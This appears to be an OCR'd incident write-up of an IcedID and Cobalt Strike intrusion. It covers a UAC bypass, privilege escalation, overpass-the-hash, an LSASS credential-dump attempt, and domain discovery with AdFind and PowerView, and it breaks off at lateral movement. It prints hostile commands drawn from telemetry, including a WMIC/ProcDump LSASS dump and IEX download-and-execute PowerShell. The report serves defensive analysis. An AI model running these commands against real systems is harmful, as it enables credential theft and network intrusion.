
Action Type ✖ »	Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line
ProcessCreated	svchost.exe	"fodhelper.exe"	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"

Additional Cobalt Strike payloads were executed with the same fodhelper UAC bypass technique.




Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	"fodhelper.exe"	"Utbiye.exe"
ProcessCreated	"fodhelper.exe"	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\Muif.dll"

Cobalt Strike payloads were used to escalate privileges to SYSTEM via a service created to run a payload using rundll32.exe as the LocalSystem user. This activity was observed on workstations, a file server, and a backup server.



Action Type	Initiating Process Command Line	Process Command Line	Registry Key	Registry Value Data	File Name	Folder Path
ProcessCreated	b8b3596.exe	rundll32.exe				
RegistryValueSet	services.exe		HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\b8b3596	LocalSystem		
RegistryValueSet	services.exe		HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\b8b3596	\\[redacted]\ADMIN$\b8b3596.exe		
RegistryValueSet	services.exe		HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\b8b3596	3		
FileCreated	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"				b8b3596.exe	\\[redacted]\ADMIN$


GetSystem was also used by the threat actors.



Action Type	Initiating Process Command Line	Process Command Line	Remote Port	Folder Path	File Name
ProcessCreated	dllhost.exe	cmd.exe /c echo fcca7f671af > \\.\pipe\63c6d8			
FileCreatedByRemoteMachine				C:\ProgramData	62.dll
ProcessCreatedUsingWmiQuery		rundll32.exe C:\ProgramData\62.dll StartW			
ProcessCreated	wmiprvse.exe -secured -Embedding	rundll32.exe C:\ProgramData\62.dll StartW			


Credential Access

The threat actors were seen using overpass the hash to elevate privileges in the Active Directory environment via Mimikatz style pass the hash logon events, followed by subsequent suspect Kerberos ticket requests matching network alert signatures.




```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<EventID Qualifiers="">4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime='[redacted]"></TimeCreated>
<EventRecordID>174651</EventRecordID>
<Correlation ActivityID="{7cd3d1cb-4f98-49ae-b1d3-c395cc5df604}" Rela
<Execution ProcessID="624" ThreadID="680"></Execution>
<Channel>Security</Channel>
<Computer>[redacted]</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">[redacted]</Data>
<Data Name="SubjectDomainName">[redacted]</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-18</Data>
<Data Name="TargetUserName">SYSTEM</Data>
<Data Name="TargetDomainName">NT AUTHORITY</Data>
<Data Name="TargetLogonId">0x000000000c725a5d</Data>
<Data Name="LogonType">9</Data>
<Data Name="LogonProcessName">seclogo</Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">-</Data>
<Data Name="LogonGuid">{00000000-0000-0000-0000-000000000000}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0000000000002590</Data>
<Data Name="ProcessName">C:\Windows\System32\svchost.exe</Data>
<Data Name="IpAddress">::1</Data>
<Data Name="IpPort">0</Data>
<Data Name="ImpersonationLevel">%%1833</Data>
<Data Name="RestrictedAdminMode">-</Data>
<Data Name="TargetOutboundUserName">[redacted]</Data>
<Data Name="TargetOutboundDomainName">[redacted]</Data>
<Data Name="VirtualAccount">%%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%%1842</Data>
</EventData>
</Event>
```

```
ATTACK [PTsecurity] Overpass the hash. Encryption downgrade activity to ARCFOUR-HMAC-
MD5",10002228
```



```
No.  Time          Source        Destination   Protocol  Lengt Info
8558 15228.218204  10.[redacted] 10.[redacted] TCP         66 64951 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
8560 15228.218217  10.[redacted] 10.[redacted] TCP         60 64951 → 88 [ACK] Seq=1 Ack=1 Win=262656 Len=0
8561 15228.218228  10.[redacted] 10.[redacted] KRB5       369 AS-REQ
8562 15228.218229  10.[redacted] 10.[redacted] TCP         60 [TCP ACKed unseen segment] 64951 → 88 [ACK] Seq=316 Ack=1520 Win=262656 Len=0
8563 15228.218252  10.[redacted] 10.[redacted] TCP         60 [TCP ACKed unseen segment] 64951 → 88 [FIN, ACK] Seq=316 Ack=1520 Win=262656 Len=0
▸ Frame 8561: 369 bytes on wire (2952 bits), 369 bytes captured (2952 bits)
▸ Ethernet II, [redacted]
▸ Internet Protocol Version [redacted]
▸ Transmission Control Protocol, Src Port: 64951, Dst Port: 88, Seq: 1, Ack: 1, Len: 315
▾ Kerberos
  ▾ Record Mark: 311 bytes
      0... .... .... .... .... .... .... .... = Reserved: Not set
      .000 0000 0000 0000 0000 0001 0011 0111 = Record Length: 311
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▸ padata: 2 items
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▾ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ cname-string: 1 item
            CNameString: [redacted]
        realm: [redacted]
      ▸ sname
        till: 2037-09-13 02:48:05 (UTC)
        rtime: 2037-09-13 02:48:05 (UTC)
        nonce: 1662444963
      ▾ etype: 7 items
          ENCTYPE: eTYPE-NULL (0)
          ENCTYPE: eTYPE-NULL (0)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
          ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
          ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
      ▸ addresses: 1 item [redacted] <20>
```

Using these credentials, the threat actors attempted to use a Cobalt Strike beacon injected into the LSASS process to execute WMIC, which executed ProcDump on a remote system to dump credentials.




Action Type	Initiating Process Folder Path	Initiating Process Command Line	Process Command Line	File Name	Folder Path
FileCreated	c:\windows\system32\ntoskrnl.exe			procdump.exe	C:\PerfLogs
ProcessCreated	c:\windows\system32\lsass.exe	lsass.exe	cmd.exe /C wmic /node:"[redacted]" process call create "C:\PerfLogs\procdump.exe -accepteula -ma lsass C:\PerfLogs\lsass.dmp"		

```
cmd.exe /C wmic /node:"servername.domainname" process call create
"C:\PerfLogs\procdump.exe -accepteula -ma lsass C:\PerfLogs\lsass.dmp"
```

This activity appears to have failed due to Windows Defender activity.

Discovery


IcedID initially performed some discovery of the local system and the domain.



Action Type	Initiating Process Folder Path	Initiating Process Command Line	Process Command Line
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	ipconfig /all
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	systeminfo
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	net config workstation
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	net view /all /domain
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	nltest /domain_trusts /all_trusts
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	nltest /domain_trusts
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	net view /all
ProcessCreated	c:\windows\system32\regsvr32.exe	textboxNameNamespace.jpg	net group "Domain Admins" /domain

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
/Format:List
ipconfig /all systeminfo
net config workstation
net view /all /domain nltest /domain_trusts /all_trusts
nltest /domain_trusts
net view /all
net group "Domain Admins" /domain
```


Later, Cobalt Strike beacons were used to perform discovery of the system and domain.



Action Type	Initiating Process Folder Path	Initiating Process Command Line	Process Command Line
ProcessCreated	c:\windows\system32\regsvr32.exe	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	cmd.exe /C systeminfo
ProcessCreated	c:\windows\system32\regsvr32.exe	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	cmd.exe /C nltest /dclist:[redacted]
ProcessCreated	c:\windows\system32\regsvr32.exe	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	cmd.exe /C nltest /domain_trusts /all_trusts


```
cmd.exe /C systeminfo
cmd.exe /C nltest /dclist:DOMAIN.local
cmd.exe /C nltest /domain_trusts /all_trusts
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:55869/'); Find-
LocalAdminAccess
```

A discovery batch script that runs ADFind.exe was dropped to the system.



Action Type	Initiating Process Folder Path	Initiating Process Command Line	Folder Path	File Name
FileCreated	c:\windows\system32\regsvr32.exe	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	C:\Windows\Temp\adf	AdFind.exe
FileCreated	c:\windows\system32\regsvr32.exe	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	C:\Windows\Temp\adf	adf.bat


ADFind.exe was executed by the discovery batch script.



Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -f "(objectcategory=person)"
ProcessCreated	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	cmd.exe /C C:\Windows\Temp\adf\adf.bat
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -f "objectcategory=computer"
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -f "(objectcategory=organizationalUnit)"
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -sc trustdmp
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -subnets -f (objectCategory=subnet)
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -f "(objectcategory=group)"
ProcessCreated	cmd.exe /C C:\Windows\Temp\adf\adf.bat	adfind.exe -gcb -sc trustdmp


```
cmd.exe /C C:\Windows\Temp\adf\adf.bat
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "(objectcategory=organizationalUnit)"
adfind.exe -f "objectcategory=computer"
adfind.exe -sc trustdmp
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f "(objectcategory=group)"
adfind.exe -gcb -sc trustdmp
```

PowerView was used to discover local administrator access in the network. The Cobalt Strike beacon itself was used as a proxy to connect and retrieve the PowerView file.



```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:55869/'); Find-LocalAdminAccess
```

Cobalt Strike was injected into the winlogon.exe process and used to perform further discovery.



Action Type	Initiating Process Command Line	Process Command Line
ProcessCreated	winlogon.exe	cmd.exe /C net group "domain Admins" /domain
ProcessCreated	winlogon.exe	cmd.exe /C net group "Enterprise Admins" /domain
ProcessCreated	winlogon.exe	cmd.exe /C ping [redacted]
ProcessCreated	winlogon.exe	cmd.exe /C net view \\[redacted] /all
ProcessCreated	winlogon.exe	cmd.exe /C net view \\[redacted] /all
ProcessCreated	winlogon.exe	cmd.exe /C dir /s

```
cmd.exe /C net group "domain Admins" /domain
cmd.exe /C net group "Enterprise Admins" /domain
cmd.exe /C ping WORKSTATION
cmd.exe /C net view \\WORKSTATION /all
cmd.exe /C net view \\DOMAINCONTROLLER /all
cmd.exe /C dir /s
```


The following shows the decoded PowerShell commands used by Cobalt Strike to perform discovery.

```
IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:41046/');
Get-DomainController

IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:38102/');
Get-DomainComputer -Properties dnshostname

IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:35452/');
Get-DomainComputer -OperatingSystem *server* -Properties dnshostname

IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:61999/');
Get-DomainComputer -Properties dnshostname -Ping

$dr=Get-WmiObject Win32_LogicalDisk; $total=0; foreach($i in $dr){ ;
if($i.DriveType -eq 3 ){$diskFill =
([int]($i.Size/1GB)-[int]($i.FreeSpace/1GB));$total=$total+$diskFill;}
} 'Total  ' + $env:computername +' ' + $total

IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:51127/'); Get-PSDrive

IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:34025/');
Invoke-ShareFinder -Ping -CheckShareAccess -Verbose | Out-File
-Encoding ascii C:\ProgramData\shar.txt
```


```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:41046/'); Get-
DomainController
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:38102/'); Get-
DomainComputer -Properties dnshostname
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:35452/'); Get-
DomainComputer -OperatingSystem *server* -Properties dnshostname
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:61999/'); Get-
DomainComputer -Properties dnshostname -Ping.
$dr=Get-WmiObject Win32_LogicalDisk; $total=0; foreach($i in $dr){ ; if($i.DriveType
-eq 3 ){$diskFill = ([int]($i.Size/1GB)-[int]
($i.FreeSpace/1GB));$total=$total+$diskFill;} } 'Total  ' + $env:computername +' ' +
$total
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:51127/'); Get-PSDrive
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:34025/'); Invoke-
ShareFinder -Ping -CheckShareAccess -Verbose | Out-File -Encoding ascii
C:\ProgramData\shar.txt
```

Lateral Movement

Lateral Movement chain #1 – The attacker was able to successfully move from workstation #1 to workstation #2 via service execution. The attacker tried to replicate this movement technique towards two servers but were stopped when their Cobalt Strike PowerShell payloads were nabbed by AV.

